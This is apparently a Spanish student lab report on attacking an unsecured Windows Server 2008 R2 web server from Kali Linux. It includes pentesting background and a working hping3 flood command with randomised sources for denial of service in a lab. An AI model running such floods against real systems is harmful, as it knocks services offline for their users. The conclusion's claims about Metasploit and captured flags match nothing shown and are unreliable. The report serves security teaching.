

Vulnerando la seguridad de Windows Server mediante Kali Linux

Laura Urrego Betancur

Daniel Sánchez Mosquera

Daniel Martínez Restrepo

Santiago Armando Salgado Sena

Cristian Camilo Bran Arriaga

***Institución Universitaria Politécnico Grancolombiano.
Colombia. Medellín. Carrera. 74 # 52-20.***

Tabla De Contenido

<i>1.1</i>	<i>Introducción</i>	<i>3</i>
<i>1.2</i>	<i>Alcance</i>	<i>3</i>
<i>1.3</i>	<i>Objetivo General</i>	<i>3</i>
<i>1.4</i>	<i>Objetivos Especifico</i>	<i>3</i>
<i>1.5</i>	<i>Pentesting</i>	<i>4</i>
<i>1.6</i>	<i>Tipos de pentesting</i>	<i>5</i>
<i>1.7</i>	<i>Windows server 2008 R2</i>	<i>6</i>
<i>1.8</i>	<i>Ataque a servidor web</i>	<i>7</i>
<i>1.9</i>	<i>Conclusiones</i>	<i>9</i>
<i>2.0</i>	<i>Referencias</i>	<i>9</i>

Introducción

Este proyecto pretende dar a conocer qué tipo de vulnerabilidades o fallas de seguridad presenta el sistema de Windows Server, usando Kali Linux como herramienta de ataque y con la cual se usarán varias aplicaciones de penetración y pentesting para demostrar que tipo de daños o afectaciones pueden causar en el sistema este tipo de ataques.

Alcance

El proyecto tiene un tiempo de ejecución que va a durar el semestre en curso. De manera provisional el proyecto se va a ejecutar de manera virtual debido a la pandemia. El ataque solo estará enfocado a Windows Server 2008 R2, el cual no tendrá ningún tipo de seguridad implementado.

Objetivo General

Identificar posibles vulnerabilidades o fallas de seguridad que se presentan en Windows Server 2008 R2, para así tomar medidas e implementar mejoras en la seguridad y evitar futuros ataques, estableciendo un sistema de seguridad y definir niveles de acceso para proteger la información e integridad del servidor.

Objetivos Específicos

- *Denegar los servicios del servidor mediante un ataque DDOS/Pentesting usando como herramienta Kali Linux*
- *Identificar los puntos débiles de seguridad del servidor que ponen en riesgo su funcionamiento y los datos que éste maneja.*
- *Establecer un sistema de seguridad y definir roles y niveles de acceso a la información para evitar posible captura de datos.*

Pentesting

El “pentesting” o “test de penetración” consiste en atacar un sistema informático para identificar fallos, vulnerabilidades y demás errores de seguridad existentes, para así poder prevenir los ataques externos.

El pentesting realmente es una forma de hacking, solo que esta práctica es totalmente legal, ya que cuenta con el consentimiento de los propietarios de los equipos que se van a testear, además de tener la intención de causar un daño real.

Estos test están diseñados para clasificar y determinar el alcance y la repercusión de los fallos de seguridad. Gracias a estos test, se obtiene conocimiento y consciencia del peligro que existe en el sistema testeado, de las defensas de las que dispone y de su eficiencia.

Además, también proporciona datos de probabilidades de éxito de un ataque al sistema y otras vulnerabilidades existentes en este que no se pueden hallar de otra forma.

A causa de los importantes ataques y filtraciones sufridos por varias empresas en los últimos años, el pentesting es algo reciente pero que está en auge. Por ello, no hay apenas certificaciones oficiales que acrediten como “Pentester” o Expertos en Seguridad Informática. Sin embargo, al ser tan escasas las certificaciones existentes en este campo, hace que estas se revaloricen en los puestos de trabajo.

Haremos un rápido abordaje en los tipos de Pentest disponible:

Prueba en Servicios de Red: *Se realizan análisis en la infraestructura de red de la corporación, en busca de fragilidades que pueden ser solidificadas. En este aspecto, se evalúa la configuración del firewall, pruebas de filtrado stateful, etc.*

Prueba en Aplicación Web: *Es un buceo profundo en la prueba de intrusión, pues todo el análisis es extremadamente detallado y vulnerabilidades son más fácilmente descubiertas por basarse en la búsqueda en aplicaciones web.*

Prueba de Client Side: *En este tipo de prueba, es posible explorar software, programas de creación de contenido y Web browsers (como Chrome, Firefox, Explorer, etc) en ordenadores de los usuarios.*

Prueba en Red Inalámbrica: *Examina todas las redes inalámbricas utilizadas en una corporación, así como el propio nombre afirma. Se realizan pruebas en protocolos de red inalámbrica, puntos de acceso y credenciales administrativas.*

Prueba de Ingeniería Social: *Informaciones y datos confidenciales son pasibles de robo por medio de manipulación psicológica, un intento de inducir al colaborador a repasar ítems que deben ser sigilosos.*

Tipos De Pentesting

- **Pentesting de caja blanca “White Box”**

En este caso, el Pentester o Auditor conoce todos los datos sobre el sistema: Estructura, contraseñas, IPs, firewalls... Y suele formar parte del equipo técnico de la empresa. **Es el más completo y forma parte de un análisis integral de la estructura.** Gracias a toda esta información preliminar es relativamente fácil saber qué puede ser modificado o mejorado dentro de la arquitectura del sistema.

- **Pentesting de caja negra “Black Box”**

Es el tipo de pentesting más “real” ya que, el Pentester no tiene apenas datos sobre la organización y actúa como un ciberdelincuente más. Por eso, como si fuera una prueba “a ciegas” se debe descubrir las vulnerabilidades y amenazas en la estructura de la red.

- **Pentesting de caja gris “Grey Box”**

Puede definirse como la mezcla de los dos anteriores, el auditor posee cierta información a la hora de realizar el test, la suficiente para no partir de cero. Es el tipo de pentest más recomendado ya que se necesitará tiempo y medios para poder realizar este test de penetración en su totalidad




Figure 1/Qué es el Pentesting/<https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting/>

Windows Server 2008 R2

Proporciona un conjunto de funciones añadidas para el servidor llamadas características. Estas formaban parte de Windows 2008 con algunas nuevas en R2. De estas características se extraen las que son obligatorias para que ciertos roles funcionen, de las que añaden fiabilidad al servidor, como el clustering, por ejemplo. Algunos sólo añaden estética, como Experiencia de Escritorio. Cuando planeamos nuestro servidor puede que necesitemos instalar algunas de ellas para lograr la configuración querida. En muchos casos no necesitaremos instalar características necesarias a un role. Las que son obligatorias normalmente se instalarán al instalar el propio role

Servicios

Las funciones de servidor o servicios de Server 2008 R2 que puede cumplir un servidor son las siguientes:

- Active Directory (AD CS)
- Servidor de aplicaciones
- Servidor DHCP
- Servidor DNS
- Servicios de archivos
- Servidor Web (IIS)
- Servicios de impresión

Características

Las características se pueden instalar independientemente de las funciones del servidor y los servicios de función. Entre las características de Server 2008 R2 podemos citar:

- Características de .NET Framework 3.0
- Cifrado de unidad BitLocker
- Experiencia de uso
- Clúster de conmutación por error
- Administración de directivas de grupo
- Asistencia remota
- Herramientas de administración remota del servidor
- Servidor SMTP
- Windows PowerShell
- Servidor WINS
- Redes inalámbricas

Ataque Servidor Web (IIS)

IP del Servidor Web: 172.21.231.145

IP Kali Linux: 172.21.239.39

```
C:\Users\Administrador>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Conexión de área local:

    Sufijo DNS específico para la conexión. . . : mshome.net
    Vínculo: dirección IPv6 local. . . . . : fe80::7c36:5ebb:5231:d380%11
    Dirección IPv4. . . . . : 172.21.231.145
    Máscara de subred . . . . . : 255.255.240.0
    Puerta de enlace predeterminada . . . . . : 172.21.224.1

Adaptador de túnel isatap.mshome.net:

    Estado de los medios. . . . . : medios desconectados
    Sufijo DNS específico para la conexión. . . : mshome.net

C:\Users\Administrador>
```

```
(santiago@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.21.239.39 netmask 255.255.240.0 broadcast 172.21.239.255
    inet6 fe80::215:5dff:fe38:104 prefixlen 64 scopeid 0x20<link>
    ether 00:15:5d:38:01:04 txqueuelen 1000 (Ethernet)
    RX packets 212 bytes 43426 (42.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2897352 bytes 2184579012 (2.0 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Primero usamos la utilidad ping para enviar una solicitud a nuestro servidor web

```
(santiago@kali)-[~]
$ sudo hping3 172.21.231.145
[sudo] password for santiago:
HPING 172.21.231.145 (eth0 172.21.231.145): NO FLAGS are set, 40 headers +
0 data bytes
len=40 ip=172.21.231.145 ttl=128 DF id=71 sport=0 flags=RA seq=0 win=0 rtt=
6.2 ms
len=40 ip=172.21.231.145 ttl=128 DF id=72 sport=0 flags=RA seq=1 win=0 rtt=
6.1 ms
len=40 ip=172.21.231.145 ttl=128 DF id=73 sport=0 flags=RA seq=2 win=0 rtt=
6.0 ms
len=40 ip=172.21.231.145 ttl=128 DF id=74 sport=0 flags=RA seq=3 win=0 rtt=
5.8 ms
^C
--- 172.21.231.145 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 5.8/6.0/6.2 ms
```

- flood Es para enviar paquetes lo antes posible.
- c se usa para el recuento de paquetes (podemos aumentarlo o disminuirlo según nuestros requisitos)
- d es para el tamaño de los datos
- p se usa para especificar el puerto de destino
- rand-source se utiliza para aleatorizar la fuente

```
(santiago@kali)-[~]  
$ sudo hping3 -c 20000 --rand-source -d 700 172.21.231.145 -p 139 --flood  
HPING 172.21.231.145 (eth0 172.21.231.145): NO FLAGS are set, 40 headers +  
700 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- 172.21.231.145 hping statistic ---  
2897313 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Una vez realizado el ataque vamos a evidenciar la negación de acceso a la página web



Conclusiones

Tras la finalización del trabajo, se han logrado todos los objetivos propuestos inicialmente. Por un lado, se ha realizado una labor de investigación sobre la mayoría de los aspectos que rodean una prueba de penetración. Como resultado de esta investigación, se ha obtenido una lectura apropiada para gente que busque introducirse en el pentesting y se han adquirido una gran cantidad de conocimientos en el proceso. Por otro lado, se ha realizado una aplicación práctica de los conocimientos adquiridos donde se han obtenido conocimientos adicionales de carácter técnico.

Además, los objetivos específicos de la prueba práctica también se han cumplido en su totalidad. Por una parte, se ha logrado el objetivo fundamental, ya que se han usado extensamente las herramientas Wireshark y Metasploit entre otras. Por otra parte, se han conseguido los privilegios más elevados sobre Pentesting y se han obtenido casi la totalidad de los flags. Sin embargo, tras una búsqueda en la red, se ha encontrado que algunos flags y servicios no se han instalado de manera correcta debido a problemas de compatibilidad y por tanto varios flags no podían ser capturados. Por tanto, aunque se considere que ha faltado tiempo para mejorar la calidad de los contenidos y no se hayan obtenido la totalidad de los flags, la conclusión es que el proyecto se ha llevado a cabo de manera exitosa.

Referencias

<https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting>
<https://geeks.ms/juansa/2010/02/09/caractersticas-en-windows-server-2008-r2/>
<https://ostec.blog/es/seguridad-perimetral/pentest-concepto-tipos/>
<https://arandasri.blogspot.com/2012/11/servidor-web-iis.html>
<https://comandoit.com/ataque-ddos-con-hping3/>
<https://hackwise.mx/como-realizar-una-auditoria-contra-ataques-dos-con-hping3/>